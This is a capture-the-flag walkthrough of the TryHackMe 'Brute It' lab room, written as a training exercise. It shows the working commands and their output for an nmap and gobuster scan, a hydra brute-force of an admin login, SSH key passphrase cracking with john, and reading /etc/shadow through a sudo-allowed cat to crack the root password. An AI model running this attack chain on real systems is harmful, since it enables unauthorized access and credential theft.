TryHackMe

Brute It

tryhackme.com/room/bruteit

Walkthrough

By

tryhackme.com/p/iLinxz


NMAP Scan:

```
Nmap scan report for 10.10.203.207
Host is up (0.024s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:0e:bf:14:fa:54:b3:5c:44:15:ed:b2:5d:a0:ac:8f (RSA)
|   256 d0:3a:81:55:13:5e:87:0c:e8:52:1e:cf:44:e0:3a:54 (ECDSA)
|_  256 da:ce:79:e0:45:eb:17:25:ef:62:ac:98:f0:cf:bb:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.40 seconds
```

Great, what can we do? Well, we do not have too many attack vectors, and that OpenSSH version is telling me to 'go away'. Let's hop in on port 80.


When visiting port 80, we are greeted by a "fresh apache install" page:



Checked the source and nothing useful came up, let's fire up a gobuster session.

```
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.203.207
[+] Threads:        10
[+] Wordlist:       /home/kali/Desktop/Wordlists/SecLists/Discovery/Web-Content/raft-large-directories-lowercase.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/11/28 12:49:23 Starting gobuster
===============================================================
/admin (Status: 301)
```

Looks like we have a hit. Let's check it out.



Looks like a standard login page. Judging by the name of the room, we're going to have to use hydra.

```
┌[kali@kali] [/dev/pts/3]
└[~/Desktop/Memos/TryHackMe/finished/Brute/Rework]> hydra -l admin -P /home/kali/Desktop/Wordlists/rockyou.txt 10.10.
203.207 http-post-form "/admin/:user=^USER^&pass=^PASS^:invalid" -t 64
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-28 12:56:31
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344398 login tries (l:1/p:14344398), ~224132 tries per task
[DATA] attacking http-post-form://10.10.203.207:80/admin/:user=^USER^&pass=^PASS^:invalid
[80][http-post-form] host: 10.10.203.207   login: admin   password: xavier
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-28 12:56:40
┌[kali@kali] [/dev/pts/3]
└[~/Desktop/Memos/TryHackMe/finished/Brute/Rework]>
```

Sweet, we have got some credentials.

Let's log in.

After passing the log in screen, we are greeted by this:

Hello john, finish the development of the site, here's your RSA private key.

THM{[redacted]}

We get a private key and a flag, great. Let's SSH in as John using the private key.

Before SSHing in, we need to crack the private key's password. We'll use john for this.

```
┌[kali@kali] [/dev/pts/3]
└[~/Desktop/Memos/TryHackMe/finished/Brute/Rework]> /usr/share/john/ssh2john.py john_rsa > hash
┌[kali@kali] [/dev/pts/3]
└[~/Desktop/Memos/TryHackMe/finished/Brute/Rework]> sudo john hash --wordlist=/home/kali/Desktop/Wordlists/rockyou.txt
[sudo] password for kali:
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (john_rsa)
Warning: Only 1 candidate left, minimum 4 needed for performance.
1g 0:00:00:04 DONE (2020-11-28 13:02) 0.2178g/s 3124Kp/s 3124Kc/s 3124KC/s *7¡Vamos!
Session completed
┌[kali@kali] [/dev/pts/3]
└[~/Desktop/Memos/TryHackMe/finished/Brute/Rework]>
```

Change the key's permissions and we can then SSH in as john.

```
┌[kali@kali] [/dev/pts/3]
└[~/Desktop/Memos/TryHackMe/finished/Brute/Rework]> chmod 600 john_rsa
┌[kali@kali] [/dev/pts/3]
└[~/Desktop/Memos/TryHackMe/finished/Brute/Rework]> ssh -i john_rsa john@10.10.203.207
load pubkey "john_rsa": invalid format
Enter passphrase for key 'john_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Nov 28 18:03:13 UTC 2020

  System load:  0.08               Processes:           104
  Usage of /:   25.7% of 19.56GB   Users logged in:     0
  Memory usage: 21%                IP address for eth0: 10.10.203.207
  Swap usage:   0%


63 packages can be updated.
0 updates are security updates.


Last login: Wed Sep 30 14:06:18 2020 from 192.168.1.106
john@bruteit:~$
```

[Hacker Voice] I'm in.

You can look around but you'll waste your time. Hit 'sudo -l' and see what you can do.

```
john@bruteit:~/.cache$ sudo -l
Matching Defaults entries for john on bruteit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on bruteit:
    (root) NOPASSWD: /bin/cat
john@bruteit:~/.cache$
```

Oh! John can run cat as root without even inputting a password. Great! Let's take a look at /etc/shadow.

```
john@bruteit:~/.cache$ sudo -u root /bin/cat /etc/shadow
```

```
root:$6$zdk0.jUm$Vya24[redacted]aWu4infDjI88U9yUXEVgL.:18490:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
systemd-network:*:18295:0:99999:7:::
systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7:::
messagebus:*:18295:0:99999:7:::
_apt:*:18295:0:99999:7:::
lxd:*:18295:0:99999:7:::
uuidd:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7:::
landscape:*:18295:0:99999:7:::
pollinate:*:18295:0:99999:7:::
thm:$6$hAlc6HXuBJHNjKzc$NPo/0[redacted]UqcoB9IEWYiCV.wcuzIZ.:18489:0:99999:7:::
sshd:*:18489:0:99999:7:::
john:$6$iODd0YaH$BA2G28eil/Z[redacted]oRw8KqrSgfDPfI0:18490:0:99999:7:::
```

We have all the user's password hashes.

Let's crack root's password. I used the rockyou wordlist.

```
┌[kali@kali] [/dev/pts/0] [1]
└[~/Desktop/Memos/TryHackMe/finished/Brute/Rework]> sudo john root_pass --show hash
root:[redacted]:18490:0:99999:7:::
john_rsa:rockinroll

2 password hashes cracked, 0 left
┌[kali@kali] [/dev/pts/0]
└[~/Desktop/Memos/TryHackMe/finished/Brute/Rework]>
```

Log in as root, get the flag and done. Easy Box.